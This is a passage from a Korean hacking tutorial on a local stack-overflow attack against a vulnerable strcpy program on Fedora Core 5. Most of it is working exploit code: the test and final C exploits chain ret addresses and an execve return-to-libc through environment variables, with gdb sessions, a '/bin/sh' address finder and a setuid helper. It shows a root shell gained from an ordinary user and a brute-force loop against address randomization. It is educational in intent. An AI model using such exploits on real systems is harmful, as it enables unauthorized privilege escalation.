레지스터의 내용들을 하나하나 직접 확인해 봤는데 여기까지 이해가 잘 되지 않는다 해도 너무 걱정하지 말고, 다음 그림을 통해 다시 이해해 보도록 하자. 그림에서 번호의 순서를 잘 따라가면서 생각한다.


↑스택이 커지는 방향 (낮은 주소 방향)
ret(pop %eip)
<- 지역변수 buf[256]를 모두 ret code 채운다.
ret(pop %eip)
<- ② 변조된 %ecx - 4 위치에서 ret code 로 %eip 를 pop 한다.
ret(pop %eip)
<- ③ %esp 가 4bytes 씩 이동한다.
ret(pop %eip)
<- ③ %esp 가 4bytes 씩 이동한다.
…
<- ③ %esp 가 4bytes 씩 이동한다.
에필로그 시작부분
<- ④ main() 함수의 에필로그가 두 번째 실행된다.(add $0x114,%esp)
0x??????00
<- ① 끝 1byte가 null로 바뀐 %ecx 레지스터의 -4byte 위치로 %esp 복구.
…
Argument0 pointer
<- Argument pointer 시작 부분.
Argument1 pointer
Null(0x00000000)
<- Argument pointer 끝 부분.
환경변수0 포인터
<- 환경변수 pointer 시작 부분.
환경변수1 포인터
환경변수2 포인터
…
환경변수25 포인터
환경변수26 포인터
<- 27 번째 환경 변수 pointer.(0 부터 시작함을 잊지 말자.)
<- ⑤ 변조된 %esp 위치에서 %ecx 레지스터를 pop 한다.
환경변수27 포인터
…
execve() 시작주소
<- execve() 함수의 시작주소(%ecx-4 위치가 될 26 번째 환경변수)
4bytes dummy
<- 27 번째 환경 변수(환경변수26 포인터)
문자열"sh" 주소
<- execve() 함수의 첫 번째 인자.
(라이브러리 내에서 "sh" 문자열의 주소를 찾아서 넣는다.)



여기까지 봤다면 어느 정도 머릿속에 그림이 그려지리라 믿는다. 혹시나 이해가 되지 않았더라도 낙심하지 말고, 다시 위의 그림을 순서대로 따라가 보면서 분석해 보기 바란다.

그래도 이해가 가지 않는다면 일단 다음 내용인 실제 exploit 과정을 따라하면서 분석하고, 다시금 위의 그림을 보게 된다면 이해할 수 있을 것이다.

5. Exploit Code 작성

지금부터 실제 exploit 코드를 작성해 보도록 할 텐데, 지금의 내용은 Fedora Core 5 시스템에서 만들어 진 것임을 다시 한 번 기억하도록 하자. 혹시나 다른 버전의 리눅스에서 시험을 하다가 시간을 버리는 일이 발생하지 않았으면 한다. 물론 공격이 바로 성공했을 때 보다 되지 않았을 때 SAP질을 통해서 배우는 것들도 아주 많다고 생각한다. 그리고 원래 필자는 이 방법을 Fedora Core 6 시스템에서 시도하였지만 마지막 부분에서 뜻대로 되지 않아서 Fedora Core 5 시스템에서 하게 되었다. 그 내용은 나중에 이 글을 마치면서 간단히 말하기로 하겠다.

먼저 아래는 취약점이 있는 공격 대상 코드이다.

```
int main(int argc, char **argv)
{
        char buf[256];
        strcpy(buf, argv[1]);
}
```

[프로그램 5-1. 취약점이 있는 strcpy.c 코드]

실제 공격 코드를 작성하기 전에 위에서 봤듯이 에필로그를 두 번 실행하게 되면서 가게 되는 환경변수의 위치를 정확히 알아보기 위해서 테스트 코드를 먼저 작성하겠다.

```
int main()
{
        char * environs[]={
                "A01","A02","A03","A04","A05","A06","A07","A08","A09","A10",
                "A11","A12","A13","A14","A15","A16","A17","A18","A19","A20",
                "A21","A22","A23","A24","A25","A26","A27","A28","A29","A30",
                0};
        char * arguments[]={
                "./strcpy", /* ret address 63 개 */
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xb2₩x83₩x04₩x08", /* epilogue: 0x080483b2 */
                0};
        execve("./strcpy", arguments, environs);
}
```

[프로그램 5-2. 테스트 exploit 공격 코드]

(*ret 와 epilogue address는 strcpy.c 의 main() 함수를 디스어셈블 하면 알 수 있을 것이다.)

테스트를 하기 위해 임의로 30개의 환경 변수를 할당해 두었고, 지역 변수 buf[256]에 252개의 ret code를 채워 넣었다. 총 63번 ret code를 호출하여서 %esp 레지스터를 4bytes 씩 이동시킨다. 그리고 main() 함수의 에필로그를 다시 한 번 발생하도록 하기 위해서 마지막 4bytes 부분에 에필로그의 시작 주소를 넣었다. 그럼 시험을 통해서 변조된 %esp 위치는 어디인지 알아보도록 하자.

```
[sp0ngee@FC5 ~]$ gdb -q test_exploit
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) r
Starting program: /home/sp0ngee/test_exploit
Reading symbols from shared object read from target memory...(no debugging symbols
found)...done.
Loaded system supplied DSO at 0xd16000
(no debugging symbols found)
(no debugging symbols found)

Program received signal SIGSEGV, Segmentation fault.
0x00363241 in ?? ()
(gdb) x/s $esp
0xbfdd3fe3:      "A27"
(gdb) x/s $ecx
0xbfdd3fe3:      "A27"
```

[디버깅 5-3. test_exploit.c 를 통해 환경변수의 위치 확인]

위 시험 결과 %ecx 레지스터는 27 번째 환경 변수 포인터가 pop 된 것을 알 수 있다. %esp 레지스터는 %ecx-4 주소에 위치하므로 26 번째 환경 변수 위치가 되겠다. 여기서 pop %eip가 수행되면 return address는 0x00363241 즉, “A26" 위치에 들어있는 주소가 될 것이다. 그렇다면 이제 실제 exploit 코드를 작성해 볼 것인데 그 전에 몇 가지 더 알아봐야 할 것들이 있다.

환경변수26 포인터에 들어갈 execve() 함수의 주소와 그 첫 번째 인자로 들어가게 될 문자열 “sh”의 주소를 라이브러리에서 찾아서 앞서 만들었던 test_exploit 코드에 추가해 줘야 한다. 그런데 Fedora Core 5 시스템에서는 라이브러리 함수의 주소가 랜덤하게 바뀐다. 이러한 상황에서 약간의 brute force 를 사용해야 할 것이다. 운이 좋다면 몇 번 만에, 혹은 한번 만에 성공할 수 도 있을 것이다.

또 한 가지 고려해야 할 점이 있다. 라이브러리 내에서 문자열 "sh"의 주소를 찾아야 하는데 이것은 보통 execve() 함수나 system() 함수 내에 포함되어 있어서 간단한 프로그래밍을 통해 찾을 수 있다. 하지만 라이브러리 주소가 랜덤이기 때문에 어느 순간의 execve() 함수 일 때, 바로 그 execve() 함수 내부에 있는 문자열 “sh"의 주소여야 한다.

다시 말하자면 execve() 시작 주소와 "sh"의 주소가 한 쌍으로 랜덤하다는 것이다. 설명을 하려니 좀 헷갈리는 듯 한데 실제 시험을 통해 알아보도록 하자.

아래와 같이 반복적으로 execve() 함수의 시작 주소를 찾아보면 계속해서 변함을 볼 수 있다. 그 중에서 하나를 선택해서 그 때의 execve() 함수 내에 있는 "sh"주소를 찾아보자.

```
[sp0ngee@FC5 ~]$ gdb -q strcpy
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048384
(gdb) r
Starting program: /home/sp0ngee/strcpy
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x08048384 in main ()
(gdb) p execve
$1 = {<text variable, no debug info>} 0x5ff2fc <execve>       <= 사용
(gdb) q
The program is running.  Exit anyway? (y or n) y
[sp0ngee@FC5 ~]$

$1 = {<text variable, no debug info>} 0x5ac2fc <execve>
$1 = {<text variable, no debug info>} 0x19c2fc <execve>
$1 = {<text variable, no debug info>} 0xc1b2fc <execve>
...
```

[디버깅 5-4. 랜덤한 execve() 함수의 시작 주소 확인]

execve() 함수의 주소를 변수 shell에 입력하고, 우선 “/bin/sh" 문자열을 검색한 후 나온 결과 주소에서 5bytes를 더해서 "sh"만을 사용하도록 한다.

```
[sp0ngee@FC5 ~]$ cat search_sh.c
#include <stdio.h>

int main(int argc, char **argv)
{
        long shell;

        shell = 0x5ff2fc;     // execve()함수의 주소

        while (memcmp((void *)shell,"/bin/sh",8))
                shell++;
        printf("₩"/bin/sh₩" is at 0x%x₩n", shell);
        printf("print %s₩n", shell);

        return 0;
}
[sp0ngee@FC5 ~]$ ./search_sh
"/bin/sh" is at 0x68b117           <==  “/bin/sh"의 주소를 찾았다.
print /bin/sh
[sp0ngee@FC5 ~]$ gdb -q strcpy     <== 확인해 보자.
(no debugging symbols found)
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048384
(gdb) r
Starting program: /home/sp0ngee/strcpy
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x08048384 in main ()
```

```
(gdb) x/s 0x68b117
0x68b117 <_nl_default_dirname+85>:       "/bin/sh"
(gdb) x/s 0x68b11c
0x68b11c <_nl_default_dirname+90>:       "sh"        <== 우리는 이 주소를 사용한다.
(gdb) q
The program is running.  Exit anyway? (y or n) y
```

[프로그램 5-5. "/bin/sh" 문자열을 검색하는 search_sh.c 코드]

이제 우리는 원하는 주소 값들을 모두 찾았다.

- execve() : 0x5ff2fc
- 문자열 "sh" : 0x68b11c

여기서 한 가지 더 알아야 할 것이 있다. Fedora Core 5 시스템에서의 라이브러리 함수의 주소는 16M 미만의 주소를 갖는다는 것을 앞서 말했었다. off-by-one 오버플로우 때문에 앞에서 봤듯이 1byte가 null로 덮어씌워지는 것을 볼 수 있었다. 말하고 싶은 것은 이 시스템에서 마침 공유 라이브러리의 주소의 1byte가 0x00이라는 것이다.

필자는 먼저 Fedora Core 6 시스템에서 이 방법을 시도해 보았다고 했었는데 라이브러리 함수의 주소가 변하지는 않았지만 execve() 함수의 주소가 0x4dda5c00 와 같았다. 공격을 시도 했을 때 마지막에 execve() 함수를 호출해야 하는 부분에서 off-by-one 때문에 %eip 레지스터에 계속해서 0x004dda5c로 써지는 결과를 얻었다. 이 부분에서 아직 해결을 하지 못하고 Fedora Core 5 시스템에서의 exploit 문서를 작성하게 된 것이다.

하지만 FC5에서 예상치 못한 난관을 맞이했다. 바로 랜덤 라이브러리 함수이다. 그렇지만 이상하게도 처음에는 계속해서 바뀌던 라이브러리 주소가 나중에는 거의 고정이 되어버렸다. 이 부분은 일단 나중에 생각해 보기로 하고, 이제 마지막으로 exploit 코드를 완성해 보자.

```
int main()
{
        // main() epilog: 0x080483b2
        // main() ret:    0x080483bd

        char *environs[]={
                "A01","A02","A03","A04","A05","A06","A07","A08","A09","A10",
                "A11","A12","A13","A14","A15","A16","A17","A18","A19","A20",
                "A21","A22","A23","A24","A25",
                "₩xfc₩xf2₩x5f₩x00",             //A26: 0x005ff2fc <execve>
                "A27",
                "₩x1c₩xb1₩x68₩x00",             //A28: 0x0068b11c <arg1="sh">
                "₩x00","₩x00","₩x00","₩x00",    //A29: 0x00000000 <arg2=NULL>
                "₩x00","₩x00","₩x00","₩x00",    //A33: 0x00000000 <arg3=NULL>
                0};
        char * arguments[]={
                "./strcpy", /* ret address 63 개 */
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08₩xbd₩x83₩x04₩x08"
                "₩xb2₩x83₩x04₩x08", /* epilogue: 0x080483b2 */
                0};
        execve("./strcpy", arguments, environs);
}
```

[프로그램 5-6. 완성된 실제 explot 공격 코드]

26 번째 환경 변수 값이 return address가 되었으므로, 이 값에 execve() 함수 시작 주소를 넣는다. 27 번째 환경 변수는 %ecx 레지스터 위치가 되고, 그냥 dummy값이다. 28 번째 환경 변수부터는 execve() 함수의 인자가 들어가게 된다. 첫 번째 인자로 문자열 "sh"의 주소 값을 넣어주고, 두 번째와 세 번째 인자로는 null값을 넣어 준다.

이렇게 해서 exploit 코드를 완성하였다. 이제 실제로 실험해 보도록 하자.

6. 실험 및 결과

execve() 함수 호출로 실행이 될 sh.c 프로그램을 작성하고, 취약점이 존재하는 프로그램인 strcpy.c의 실행 파일에 권한을 수정한 뒤 작성한 exploit 프로그램을 실행해 보자.

```
[sp0ngee@FC5 ~]$ gcc -o exploit exploit.c
[sp0ngee@FC5 ~]$ cat sh.c
int main()
{
        setuid(0);
        setgid(0);
        execl("/bin/sh","sh",0);
}
[sp0ngee@FC5 ~]$ su
Password:
[root@FC5 sp0ngee]# chmod 4755 strcpy
[root@FC5 sp0ngee]# ls -al strcpy
-rwsr-xr-x 1 root root 4702 11월  5 05:57 strcpy
[root@FC5 sp0ngee]# exit
exit
[sp0ngee@FC5 ~]$ id
uid=500(sp0ngee) gid=500(sp0ngee) groups=500(sp0ngee) context=user_u:system_r:unconfined_t
[sp0ngee@FC5 ~]$ ./exploit
sh-3.1# id
uid=0(root) gid=0(root) groups=500(sp0ngee) context=user_u:system_r:unconfined_t
sh-3.1#
```

[실행화면 6-1. Fedora Core 5 에서 스택 오버플로우 exploit 공격]

만약 execve() 함수의 주소가 랜덤하게 바뀐다면 brute force 공격으로 실행해 본다.

```
[sp0ngee@FC5 ~]$ while [ 1 ] ; do ./exploit ; done
```

이로써 Fedora Core 5 에서의 Local Stack 기반 overflow exploit 공격이 마무리 되었다. 조금 아쉬운 점이 있다면 Fedora Core 6 시스템에서 계속해서 실험을 하면서 기술문서를 작성하다가 Fedora Core 5 로 옮기면서 큰 차이는 없지만 약간의 뒤죽박죽한 부분이 있는 것 같다. 혹시나 이 기술문서를 따라했는데 동일한 결과가 나오지 않는다면 처음 부분의 개념과 원리를 잘 이해하고 스스로 밤을 새워가며 해결한다면 그 또한 아주 뿌듯하고 기분 좋은 일이 아닐 수 없을 것이다.

필자도 계속해서 밤을 세워가며 실험을 한 끝에 성공을 하였는데 아직 많이 부족하기 때문에 나중에 이 문서를 다시 봤을 때 웃음이 나오는 부분들이 많이 있을 것이다. 하지만 지금 이 순간은 아주 기분이 좋다.

혹시 이 글을 읽고 이상한 부분이나 정말 고쳐주고 싶다고 생각되는 부분이 있거나 하고 싶은 말이 있다면 저에게 메일로 연락해 주면 감사하겠습니다.

지금까지 읽어주셔서 정말 감사합니다. :)

7. 참고문헌 및 사이트

[1] Fedora Core 5,6 시스템 기반 main() 함수 내의 달라진 stack overflow 공격 기법,
by 유동훈 - XpI017Elz, szoahc@hotmail.com, http://x82.inetcop.org

[2] Fedora Core 3,4,5 stack overflow, by randomkid, www.hackerschool.org

[3] History of Buffer Overflow, by Jerald Lee, lucid78@gmail.com

[4] Internet Search.